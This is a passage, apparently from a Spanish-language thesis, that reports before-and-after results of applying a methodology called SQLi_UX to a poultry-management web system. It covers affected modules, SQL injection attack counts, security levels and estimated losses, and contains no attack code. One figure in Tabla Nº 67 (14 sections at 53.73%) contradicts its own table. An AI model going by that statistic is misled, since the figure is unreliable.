NINGUNO	36	53.73 %

Tabla Nº 59: Nivel de seguridad comprometida, después de aplicar SQLi_UX

ATAQUE	PROMEDIO EN PÉRDIDAS ECONÓMICAS.
SQL INJECTION.	4200 soles
BLIND SQL INJECTION.	780 soles

Tabla Nº 60: Pérdidas económicas, en las que se puede incurrir antes de aplicar SQLi_UX

ATAQUE	PROMEDIO EN PÉRDIDAS ECONÓMICAS.
SQL INJECTION.	700 soles
BLIND SQL INJECTION.	200 soles

Tabla Nº 61: Pérdidas económicas, en las que se puede incurrir después de aplicar SQLi_UX

Sistema3: Sistema Avícola.

Sistema desarrollado tecnología .NET, el servidor de base de datos es SQL Server. Dicho sistema brinda soporte a los procesos de producción y distribución se aves para el consumo, los clientes mantienen toda la información integrada y la toma de decisiones es en tiempo real, se manejan las granas, los galpones y corrales, todo desde un sólo sistema Web.

Figura Nº 48 : Ventana de Autenticación de Usuario.




Figura Nº 49: Módulo de repartición.

MÓDULOS TOTALES DEL SISTEMA	MÓDULOS AFECTADOS	PORCENTAJE
6	4	66.67 %

Tabla Nº 62: Módulos del sistema afectados – antes de aplicar SQLi_UX.

MÓDULOS TOTALES DEL SISTEMA	MÓDULOS AFECTADOS	PORCENTAJE
6	0	0%

Tabla Nº 63: Módulos del sistema afectados – después de aplicar SQLi_UX.

NÚMERO ATAQUES A LAS BASES DE DATOS.	CANTIDAD DE ATAQUES SQL INJECTION.	PORCENTAJE
5	4	80%

Tabla Nº 64: Frecuencia de ataques SQL Injection – antes de aplicar SQLi_UX.

NÚMERO ATAQUES A LAS BASES DE DATOS.	CANTIDAD DE ATAQUES SQL INJECTION.	PORCENTAJE
1	0	0 %

Tabla Nº 65: Frecuencia de ataques SQL Injection – después de Aplicar SQLi_UX.

NIVEL DE SEGURIDAD	CANTIDAD DE SECCIONES	PORCENTAJE QUE REPRESENTA
ALTO	11	25.58%
MEDIO	9	20.93 %
BAJO	17	39.53%
NINGUNO	6	13.95 %

Tabla Nº 66: Nivel de seguridad comprometida, antes de aplicar SQLi_UX

NIVEL DE SEGURIDAD	CANTIDAD DE SECCIONES	PORCENTAJE QUE REPRESENTA
ALTO	0	0 %
MEDIO	0	0%
BAJO	29	67.44 %
NINGUNO	14	53.73 %

Tabla Nº 67: Nivel de seguridad comprometida, después de aplicar SQLi_UX

ATAQUE	PROMEDIO EN PÉRDIDAS ECONÓMICAS.
SQL INJECTION.	7200 soles
BLIND SQL INJECTION.	1500 soles

Tabla Nº 68: Pérdidas económicas, en las que se puede incurrir antes de aplicar SQLi_UX

ATAQUE	PROMEDIO EN PÉRDIDAS ECONÓMICAS.
SQL INJECTION.	900 soles
BLIND SQL INJECTION.	320 soles

Tabla Nº 69: Pérdidas económicas, en las que se puede incurrir después de aplicar SQLi_UX

Consolidados




Figura Nº 50: Consolidado de cantidad de módulos afectados.




Figura Nº 51: Consolidado de número de ataques SQL Injection incurridos.




Figura Nº 52: Consolidado comparativo de los niveles de seguridad en el perfil 1. Antes y después de aplicar la metodología SQLi_UX.




Figura Nº 53: Consolidado comparativo de los niveles de seguridad en el perfil 2. Antes y después de aplicar la metodología SQLi_UX.




Figura Nº 54: Consolidado comparativo de los niveles de seguridad en el perfil 3. Antes y después de aplicar la metodología SQLi_UX.




Figura Nº 55: Consolidado comparativo de los niveles de seguridad en el perfil 4. Antes y después de aplicar la metodología SQLi_UX.

